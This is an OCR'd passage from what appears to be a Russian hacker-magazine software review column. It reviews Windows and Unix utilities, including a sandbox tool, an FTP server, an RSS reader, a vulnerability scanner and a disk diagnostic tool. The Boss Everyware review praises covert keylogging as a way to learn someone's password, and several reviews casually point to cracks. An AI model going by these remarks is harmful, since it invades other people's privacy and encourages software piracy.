Разумеется, переход на подобную систему — серьезный шаг. Но в какой-то мере его облегчает русскоязычность и бесплатность MailBox Sentry. К тому же, тем, кто пока все-таки еще не готов отказаться от просмотра всей почты вручную, программа предлагает полуавтоматический режим, в котором легитимная корреспонденция пропускается без проблем, а на долю юзера остается лишь разгребание сообщений, не прошедших фейс-контроль.




Skanix Illusion v 4.02

Windows 2k/XP
Shareware
Size: 4129 Кб
www.totsec.com

Skanix Illusion является аналогом программы ShadowUser, о которой я неоднократно тебе рассказывал. Принцип действия у нее тот же: при активации защищенного режима прога начинает эмулировать файловую систему выбранного тобой диска. Ты можешь убивать файлы и папки, гадить в реестре, запускать трояны и вирусы. Но стоит тебе открыть панель управления Skanix Illusion, нажать кнопку Restore Now и перезагрузить машину, как последствия всех этих чудовищных деяний чудесным образом исчезнут! Естественно, из защищенного режима можно выйти и с сохранением всех изменений. ShadowUser работает точно так же. Но, ясный пончик, я бы не стал рассказывать тебе о Skanix Illusion, если бы между этой прогой и ShadowUser не было бы нескольких очень важных отличий. Первое отличие заключается в том, что Skanix Illusion (точнее, ее специальная версия) может работать в Windows 9x/Me. Второе отличие — функциональное. Skanix Illusion разрешает отдельным програм даже в защи-


щенном режиме работать с реальным диском, а не его виртуальным образом. То есть, к примеру, ты можешь разрешить почтовую программу, и тогда после выхода из защищенного режима все полученные тобой письма никуда не денутся, зато исчезнут все изменения, внесенные в почтовые базы какой-нибудь другой прогой (скажем, вирусом)! Что и говорить, отличие радикальное. Ведь умелое использование подобной функции допускает возможность организации оригинальной ограниченной защиты, при которой только доверенные приложения могут вносить изменения в файловую систему твоего компа.



Bookmark Converter 3.2 Beta 2

Windows 95/98/ME/NT/2K/XP
Shareware
Size: 4123 Кб
www.magnusbrading.com


Когда я ленив, ничто не может мне помочь. Не поможет и специальный менеджер закладок, который мне просто будет лениво ставить и использовать ежедневно. Лень проходит лишь при постоянной бессистемной смене браузеров — IE, Opera, Firefox и в обратном порядке. После пересадки с одного на другой образуется сразу несколько разобщенных bookmark-наборов. Данная тулза предлагает оптимальное решение для ленивых исследователей новых браузеров. Теперь они могут перебрасывать закладки из одного браузера в другой. Единственный косяк — невозможность конвертировать закладки, подписанные разными языками. Девелоперы обещают пофиксить проблему в ближайшее время. Софтина довольно редкая, на кряки не очень богатая. Если тебе этот софт симпатичен, но платить лениво, ознакомься с фришным аналогом URLBase.



Process Tamer 2.00.15 Beta

Windows 2K/XP
Freeware
Size: 1385 Кб
www.donationcoder.com


Ты склонен перетягивать одеяло на себя? Программы от тебя ничуть не отличаются — постоянно пытаются поглотить нездоровый максимум ресурсов. От прожорливости их отучит Process Tamer. Это миниатюрный монитор, который будет висеть в трее и снижать приоритет прог, требующих слишком многого от твоих рабочих мощностей. Логичное, но неприятное исключение — софтина не сможет снизить потребление ресурсов при работе с мощными 3D-играми. Однако софт будет очень полезным при конвертировании звуковых и видеофайлов. Тогда часто случаются нежелательные перегрузы проца, чреватые зависанием других софтин системы, параличом всей работы. Приоритет проги можно снижать и на ограниченное время для возвращения компа из комы и совершения необходимых движений. После внесения поправок можно возвращать систему в полный коматоз посредством выполнения единственной, но энергоемкой задачи.



Local Website Archive 1.23 Beta 1

Windows 95/98/ME/NT/2K/XP
Shareware
Size: 1125 Кб
www.aignes.com/wsarc


Начиная с IE версии 5.0, нам гарантируют полноценный offline-доступ к посещенным веб-ресурсам. Многие годы, проведенные с продуктами MS, научили трезвости в отношении к подобным обещаниям. На самом деле ты не знаешь, насколько глубоко посещенные сайты будут доступны оффлайн, будут ли видны те страницы, что спрятаны за ссылками сохраненных. Предлагаемый софт берет на себя подобный нелегкий труд, загоняя в архив ВСЕ посещенные ресурсы. Помимо экономии трафика, утилита может оказаться полезной при работе с WWW-ресурсами, которые имеют тенденцию исчезать из Сети (вроде прошлогодних новостей и компромат-сайтов). Стянутые ресурсы можно сохранять в формате PDF. В прогу интегрирован удобный поисковик по оффлайновому контенту.



SEO Report 1.00 Beta 8


Windows 95/98/ME/NT/2K/XP
Shareware
Size: 1125 Кб
www.seo-report.net

В наше время не важно, какой новый бизнес ты разрабатываешь. Сейчас все запарены оптимизацией уже существующих проектов. SEO — Search Engine Optimization, оптимизатор работы с поисковиками. Ты можешь спросить: «Зачем владельцы ресурсов спускают несметные тысячи на закупку баннеров, когда той же посещаемости можно добиться простой наладкой ресурсов на доступность поисковикам?». Создатели предлагаемого ПО тоже не знают причин на растраты миллионов, они просто предлагают купить их работу за зеленую сотку. Прога мониторит твой рейтинг, просматривает успехи конкурентов, предлагает готовые решения по наращиванию популярности. Особенно пришлась по вкусу модная фишка с подготовкой RSS-репортов. Прога работает, отслеживает тему, а я только с PDA репорты изучаю. Имея подобного помощника, думать о раскрутке вовсе не нужно, потребуется лишь делать умное лицо при просмотре отчетов :).



CwGet 1.47 Beta

Windows 95/98/ME/NT/2K/XP
Shareware
Size: 747 Кб
www.dxsoft.com




С детства ты хотел быть моряком, но папа заставил заниматься торговлей макаронами? Не все потеряно: ты еще можешь стать крутым морячком-радистом, когда поставишь себе дешифратор азбуки Морзе. Обрабатывая звук, CwGet может выдавать текст вместо привычных длинных-

коротких писков. Сие может производиться как на лету, прослушиванием эфира, так и извлечением записи из звукового файла. Ради эксперимента мы с соседом стали посылать соответствующие радиосигналы, чтобы чатиться через программу друг с дружкой. Конечно, получается не столь комфортно, как в ICQ, но до безумия оригинально!
За удовольствия софтины нужно платить... Пусть идут лучше на «....» «..-» «.---»! :)

PalmPod 1.0 Beta


Windows 2K/XP
Freeware
Size: 1190 Кб
www.sappenin.com/products/palmpod




Мне надоело тягать с собой MP3/CD-плеер, и предо мной встал выбор: купить Palm с большой флешкой или iPOD? К пользе первого относилось наличие планировщика в карманнике. Второй же, если забыть об отсутствии потребности в других PDA-функциях, явно получался лучшим выбором. Как же быть? Быть получается значительно комфортнее, когда PalmPod переносит все записи моего планировщика Palm Desktop прямо в iPOD. Софтина абсолютно бесплатна и проста, дальнейшее описалово излишне. IPOD становится настоящей субкультурой, когда выпускаются самые разнообразные расширения под отдельно взятый девайс — специальные акустические деки для подключения плеера (вроде образца от Bose) или навороченные кредлы для работы с MP3 в машине. На одном железе далеко не уедешь, и, вероятно, скоро мы увидим новые вариации на тему iPod software. Глядишь, появится и отдельная iPod OS!

CherryOS 1.2

Windows XP
Shareware
Size: 7759 Кб
www.mxsinc.com



Только-только вышел урезанный Mac — Mini Mac, и все сразу стали макофилами, подготовились распродать родные писюки и отдаться во власть фруктовой компании. Будет ли там комфортно? Там, под новой MacOS X? Это вопрос, на который следует ответить заочно — еще до избавления от привычного проверенного хозяйства. CherryOS — эмулятор G4-процессора, на базе которого можно крутить Panther — пробивную операционку от Apple. Работа в новой атмосфере поможет расширить твой юзерский опыт и вынести конечный вердикт — стоит ли уходить к яблочникам. Много времени на вынесение решения не выделяется, ибо софт будет работать лишь ограниченное число дней. Некогда некоммерческое open source начинание было выкуплено гавайскими софт-барыгами. Есть и бесплатные эмуляторы Mac-процов, вроде pearpc.sourceforge.net. Для тех же, кто решился на решительный шаг, помощником может стать Guest PC (*www.lismoresystems.com*), эмулятор x86 под Mac, требуемый для установки «Windows в яблоках» :).




Unix Warez

Streamtuner v 0.99.99


POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 926 Кб
www.nongnu.org/streamtuner
Лицензия: BSD

Ввиду относительной популярности интернет-радио и его доступности для немалой части российских пользователей особую актуальность имеет утилита streamtuner. Программа является основанным на GTK+2 браузером потоков и призвана помочь разобраться со всем множеством открытых в интернете радиостанций. Для этого поддерживается работа с директориями Live365, SHOUTcast Yellow Pages и Xiph.org. В первой доступны лишь две категории: Editor's Picks и поиск, а вот в двух других еще и разбиение по жанрам. Причем, если в Xiph оно ограничено банальным перебором Alternative, Classic, Country etc, в SHOUTcast можно наблюдать куда более развитую структуру с подсекциями: например, Electronic дополнительно делится на Ambient, Drum and Bass, Trance, Techno, House, Downtempo, Breakbeat, Acid Jazz. Списки с интернет-радио для разных систем несколько разнятся. Так, в SHOUTcast для каждого указывается (опционально) его жанр (обычно их бывает несколько: Ambient Techno IDM и т.п.), описание, проигрываемая в данный момент композиция, число слушающих (в данный момент и максимальное), битрейт, домашняя страница, URL для прослушивания. У Xiph отсутствуют не очень-то и нужные описание и сайт, зато указывается тип потока (MP3, OGG Vorbis, NSV Video etc), а у Live365 есть еще и такие характеристики, как доступ и рейтинг. Для воспроизведения потоков используются внешние программы. По умолчанию это XMMS, но можно выбрать и любую другую. К поддержке Live365, SHOUTcast и Xiph.org (которая, кстати, реализована модульно) добавлена и функция взаимодействия с локальным музыкальным архивом (в нем вместо потоков появляется список доступных файлов). При работе с сетью разрешается использование proxy (HTTP/Socks5 с опциональной аутентификацией), для Live365 и SHOUTcast при желании задается ограничение на число показываемых в категории потоков, а в Live365 можно указывать свои данные для получения доступа к дополнительным потокам. Все понравившиеся радиостанции можно добавлять в закладки, а при наличии утилиты streamripper (или аналогичной) текущий поток с легкостью записывается на жесткий диск при нажатии кнопки «Record».



AntiRight v 2.7

POSIX (*BSD, Linux, Solaris..)
Size (в .gz): 130 Кб
www.nongnu.org/antiright
Лицензия: GNU GPL



AntiRight Desktop Environment — легковесная графическая оболочка (не путать с оконным менеджером! — на скриншоте под ней запущен Fluxbox) на базе Motif. AntiRight не только занимает малый объем памяти, очень проста в интерфейсе, но и, как водится, не лишена известной доли минимализма. Ее основная панель по умолчанию размещается в левом верхнем углу, в ней представлено переключение между различными рабочими пространствами, кнопки для вызова дополнительной панели A.C.E. (AntiRight Configuration Environment), выполнения произвольной консольной команды, скромный интерфейс к at (в два шага задается команда и время ее запуска), иконки с некоторыми приложениями (утилита составления напоминаний Sticky Note, примитивный файловый менеджер, текстовый редактор, калькулятор, менеджер файловой системы, CD-проигрыватель, окно с подробным перечнем настроек AntiRight — в нем перечислены все команды, выполняемые при выборе тех или иных элементов в панелях оболочки). Множество других часто употребляемых приложений раскидано по дополнительным панелям: Administration (uptime, ps, top, df, who etc), File System, Network (ssh, sftp, ppp, telnet etc), Themes (подборка стандартных тем). В связи с тем, что предлагаемый набор опций и приложений может показаться кому-то слишком маленьким/большим/неудобным, предусмотрена возможность полной настройки и подгонки под себя всей среды.

Pure-FTPd v 1.0.20


POSIX (*BSD, Linux, Solaris...)
Size (в .bz2): 460 Кб
www.pureftpd.org
Лицензия: BSD



Pure-FTPd — один из самых популярных FTP-серверов для Unix/Linux-систем. По заявлениям разработчиков, основное внимание они уделяют безопасности Pure-FTPd — в подтверждение этому они приводят очень простой факт: с момента релиза первой версии сервера для него еще не было создано ни одного root-эксплоита. А с помощью эмуляции chroot() сервер в состоянии работать, абсолютно не нуждаясь в правах суперпользователя. Отличительной особенностью Pure-FTPd является то, что по умолчанию демон не использует никакого конфигурационного файла, а все настройки задаются через командную строку (разнообразие задаваемых таким образом опций достаточно широко). Те, кому такой вариант не понравится, могут обратиться и к традиционному pure-ftpd.conf. Все это способствует простоте Pure-FTPd: уже сразу после установки пакета достаточно всего лишь ввести «pure-ftpd» в консоли, по необходимости оперативно снабдив парой опций, — без потребности в длительных разбирательствах с конфигом. Среди поддерживаемых возможностей: SSL/TLS-шифрование, LDAP-аутентификация (plaintext, crypt, MD5/SMD5, SHA/SSHA), виртуальные аккаунты и виртуальные FTP-серверы, хранение данных о пользователях в БД MySQL, развитая система квотирования и задания индивидуальных настроек для любого пользователя, логирование в стиле Apache (для совместимости с web-статистикой). Кроме того, Pure-FTPd почти полностью соответствует спецификации протокола FTP (это первый сервер, поддерживающий команды ESTA и ESTP), локализован на множестве языков (русский в их числе), без проблем функционирует с IPv6. К Pure-FTPd существуют и разнообразные надстройки вроде KcmPureFTPd (KDE-интерфейс для настройки) и PureFTPd User Manager (web-интерфейс для управления пользователями).

RSSOwl v 1.1

Кроссплатформенность
Size (в .gz): 4738 Кб*
www.rssowl.org
Лицензия: GNU GPL




RSSOwl — написанная на Java утилита для чтения новостей в форматах RSS/RDF/Atom. Добавляемые источники произвольно сортируются по каталогам/подкаталогам «Избранного», в свойствах каждого можно устанавливать автоматическое обновление каждые 1/5/15 минут или 1/3/12/24 часа, а также при старте программы. Данные импортируются в OPML, а экспортируются не только из него, но и из Blogroll. Из загруженных новостей можно генерировать простые PDF-, RTF- и HTML-документы. Кроме того, каждой заметке можно присваивать свою оценку по пятибалльной системе. Когда новостей становится слишком много, полезным окажется поиск (работает с логическими AND, OR и NOT и регулярными выражениями), а если наоборот, есть желание подсоединить новые каналы, то поможет интегрированная система нахождения RSS-источников по ключевым словам. Причем в случае потребности обнаружения канала на конкретном сайте можно воспользоваться соответствующей функцией нахождения новостной ленты по заданному URL. Выбранные результаты из найденных RSS-источников двумя кликами добавляются в «Избранное» либо экспортируются в OPML. Программа оснащена настраиваемым интерфейсом (расположение элементов окна, цвета, шрифты, язык, тип сортировки поступающей корреспонденции, иконка в трее и т.п.) и горячими клавишами (на них забивается масса разнообразных операций). Поддерживается соединение через proxy-сервер с авторизацией. Представлен валидатор для проверки на соответствие стандарту любого RSS-канала.

* Бинарная сборка для Linux.

ProzGUI v 2.0.5beta

Linux
Size (в .bz2): 759 Кб
http://prozilla.genesys.ro
Лицензия: GNU GPL




ProzGUI — графическая версия утилиты ProZilla, download-менеджера, ключевой особенностью которого, по утверждению авторов программы, является возможность увеличения скорости даунлоада на 200 или даже 300 процентов. На самом же деле данная акселерация достаточно относительна, потому что возникает лишь в случаях, когда ограничено число и скорость закачек запрашиваемого файла с сервера. Когда подобное происходит, ProzGUI начинает поиск доступных зеркал с нужным файлом и продолжает закачивание в несколько потоков одновременно с различных серверов. Из поисковых систем даются на выбор *filesearching.com*, *ftpsearch.uniovie.es*, *ftpsearch.lycos.com* — использовать другие нельзя, однако число зеркал для запроса и для их одновременного пинга, общее количество потоков, время, через которое совершаются повторные попытки подключения, и таймаут

регулируются. Организована поддержка HTTP/FTP-прокси с аутентификацией. При обнаружении зеркал ProzGUI будет пытаться найти лучшее из них, отправляя запросы пинга, и уже его выберет для нового потока. В общем, программа может быть действительно полезна при наличии широкого канала и медленной связи с сервером, а иначе представляет собой не более чем очень простой менеджер закачек без каких-либо выдающихся возможностей.

mtPaint v 0.90

Linux, Windows
Size (в .gz): 179 Кб
www.btinternet.com/~mark.tyler4/mtpaint/
Лицензия: GNU GPL




mtPaint — простой графический редактор на базе GTK+ (поддерживаются обе ветки библиотеки: 1 и 2). Программа работает с файлами в форматах PNG, GIF, JPEG, TIFF, BMP, XPM, XBM. В панели представлены такие операции преобразования изображения, как вертикальное/горизонтальное зеркалирование, поворот по/против часовой стрелки на 90 градусов, урезание и масштабирование до заданных размеров, а также разнообразные инструменты: кисточки (круглые и квадратные), прямые линии (горизонтальные, вертикальные, наклонные как «/» и «\», произвольные с указанием их начала и конца), распылители, заливка, выделение части изображения, простые/закрашенные эллипсы и прямоугольники. Для игры с цветами существует функция инвертирования и перевода конкретных цветов в другие. Что является особенно удобным, так это настройка всех основных инструментов прямо в главном окне: слева можно выбирать любой из 256 цветов, а возле панели задается размер для текущего инструмента (например для линии это будет толщина). Присутствует и небольшой набор эффектов, среди которых, например, резкость, размытие и изометрические трансформации. Изображения можно просматривать в размерах от 10% до 2000% от натуральной величины, для удобства представлен их уменьшенный вид с возможностью перемещения по нему.

OSS Release Digest: Mandriva Linux Limited Edition 2005

Компания Mandriva, ранее известная как Mandrakesoft, представила выпуск Mandriva Linux Limited Edition 2005 — новую версию своего дистрибутива с последними программными пакетами. Релиз стал промежуточным между Mandrakelinux 10.1 Official и Mandriva Linux 2006 Official, а ключевая цель, которую в нем преследовали разработчики, — предоставление новых версий популярных программных пакетов. Среди программного обеспечения, представленного в Mandriva Linux Limited Edition 2005: Linux-ядро 2.6.11.6, графические среды KDE 3.3.2 (некоторые пакеты, например KPDF, заимствованы из KDE 3.4) и GNOME 2.8.3, web-браузер Mozilla Firefox 1.0.2, компилятор GCC 3.4.3, графический редактор The GIMP 2.2, набор утилит для записи CD/DVD cdrecord 2.01.01a21 (с поддержкой двухслойных DVD+R), офисный пакет OpenOffice.org 1.1.4, база данных MySQL 4.1.11. Более подробная информация по новому дистрибутиву доступна на web-сайте Mandriva: *http://www.mandriva.com/products/limited-edition*.

Из других релизов: PostgreSQL 8.0.2, Fedora Core 4 Test 2, Qt 4 Beta 2, NetBSD 2.0.2, Firefox 1.0.3, Mozilla Suite 1.7.7, Apache 2.0.54, Debian GNU/Linux 3.0r5, Freeciv 2.0.0 (+2.0.1), MPlayer 1.0pre7, Libranet GNU/Linux 3.0, GNOME 2.10.1, FreeBSD 5.4 RC3, OpenVPN 2.0, GCC 4.0, wxWidgets 2.6.0, Yellow Dog Linux 4.0.90, Progeny Debian 3.0 Preview 1, KOffice 1.4 Beta 1.



X-Tools

Easy Cleaner 2.0

Win 95/98/ME/2k/NT/XP
FreeWare
Size: 1,5 Мб
www.toniarts.com



Ой, что это с моим жестким диском? Вы только посмотрите на него: из 20 гигабайт занято 19,5, причем непонятно чем. Вроде бы поставил только фотошоп и скачал пару фильмов... Попадал ли ты когда-нибудь в такую ситуацию? Я — не раз. Все дело в том, что со временем в нашей системе накапливаются различные temp'овые файлы, ненужные системные бэкапы и прочий хлам. Мануально отловить все эти изменения, беспощадно отгрызающие и без того узкое дисковое пространство, практически невозможно.


Знакомься, Easy Cleaner (здесь по сценарию программа крепко жмет тебе руку). Изи клинер абсолютно безвозмездно (читай, не нужны кряки, ага) справится с такими немаловажными задачами, как очистка реестра и продвинутый поиск одинаковых файлов.

Также софтина может составить диаграмму распределения свободного места твоего винчестера. Ты узнаешь, какие папки занимают больше всего места, и сделаешь соответствующие выводы. В общем, простая утилитка, постоянно совершенствующаяся и имеющая несколько языковых локализаций, подойдет каждому. Советую.

Boss Everyware 2.83 Professional v3.00

Win 95/98/ME/2k/NT/XP/2003
ShareWare
Size: 3 Мб
www.bosseverywhere.com

Находка для шпиона. «Босс везде!» — очень красноречивое название, лозунг не только боссов в их компаниях, когда они проверяют подчиненных на честность — работают ли те в отведенное время или занимаются всякой чертовщиной, — но и обычных рядовых пользователей, которые, например, хотят мониторить работу собственной системы на наличие разных троянов. Программа ведет статистику использования компьютера, тайно запоминает (регистрирует) имена запущенных программ, время их работы, свежеустановленные софтины, заголовки открытых окон, адреса посещенных ссылок, а также всю информацию о залогиненных win-юзерах. Boss Everyware обладает кейлоггерскими фишками, то есть фиксирует все нажатые/копипастнутые/выделенные клавиши — отличное средство узнать чей-нибудь пароль или почитать интересные логи.




Программулина поддерживает парольную защиту, снять которую под силу только сетевому администратору. О других возможностях Вездебосса читай на официальном сайте.

Typhon III

Win 98/ME/2k/NT/XP/2003
ShareWare
Size: 5,4 Мб
www.ngssoftware.com

Без чего не обойдется ни один уважающий себя хакер? Нет, без девушки он проживет. Хакер может быть геем, например, мы ему этого не можем запретить. А обойтись он не может без отличного сканера уязвимостей, который всегда должен быть под рукой. Один из лучших и наиболее быстрых представителей данного типа полезных программ — Typhoon III от NGSS (основанный на Cerberus Internet Scanner). Аббревиатура эта славна в IT-Security сфере тем, что товарищи из группы с таким названием нашли более сотни уязвимостей в различных продуктах корпорации МелкоМягких. Это говорит о высокой квалификации мемберов команды и, соответственно, о качестве сканера уязвимостей. Typhoon ищет более 200 известных уязвимостей в Web серверах, более 350 уникальных проверок системного реестра Форточек. Возможно сканирование подсети. Отчеты о проделанной работе предоставляются в удобном HTML-файле.




MHDD 4.4

Win 98/ME/2k/NT/XP/2003
FreeWare
Size: 117 Кб
mhddsoftware.com

Комрад хакерелло, а знаешь ли ты, ГДЕ находится сердце твоего железного коня? В процессоре? Бред. Твое сердце, мозг и душа — это жесткий диск. Это твоя жизнь, пусть и виртуальная. Но именно она зачастую приводит к реальным последствиям. Поэтому за своим хардом обязательно нужно следить, чтобы потом не кусать локти из-за гигов потерянной инфы.

MHDD — это бесплатная программка для быстрой и точной диагностики и исправления ошибок винчестера. Диагностика состояния пластин проводится со скоростью до 4 гигабайт в минуту. MHDD легко и быстро позволит избавиться от бэдовых секторов на жестком диске. Также софтина в состоянии мониторить



IDE/SATE-регистры, настраивать шумовые характеристики накопителя, изменять его объем, полностью или частично стирать поверхность и очищать MBR. Поддерживается парольная система накопителя, возможен тест винчестера в тяжелом режиме, замер AAT (Average Access Time). По окончании работы сканирования выводится затраченное время. Софтина своевременно обновляется, что позволяет ей следовать в ногу с прогрессом. Например, совместимость с BIOS максимальна: на всех современных компьютерах стирание файлов производится в режиме UDMA.



Samurize 1.62

Samurize 1.62
Win 2k/XP
FreeWare
Size: 4,31 Мб
www.samurize.com

Все больше и больше выходит программ, предназначенных для мониторинга работы компьютеров. Тем интереснее и сложнее искать среди них уникальные экземпляры. В результате долгого и упорного поиска я обрел ее — Samurize 1.61 является лучшей программой в своем роде. Она предоставляет информацию о системе и выводит различные статистические данные мониторинга в реальном времени... Куда бы ты думал? Да прямо на рабочий стол — верх удобности. Если еще учесть офигенно стильный дизайн и кучу плагинов со скинами, то мониторинг данных превращается в завлекательное шоу.

Какие же полезные данные способна выдавать прога? Это загрузка и температура твоего навороченного пятого пентиума, скорость передачи данных жесткого диска, объем его свободного пространства. Еще ты узнаешь, крутится ли твой вентилятор, как белка в колесе, сколько осталось доступной оперативки и прочее. Помимо технических характеристик, программа выдает тебе календарь, прогноз погоды, программу ТВ-передач и новости. Ну прямо не рабочий стол, а информационный центр какой-то :). И последний приятный момент — тебе не придется лазить по крякс-сайтам в поисках серийника, софтина совершенно бесплатная.



E-Mail

_unit E-MAILCOMMENTS
b00b1ik
(magazine@real.xakep.ru)

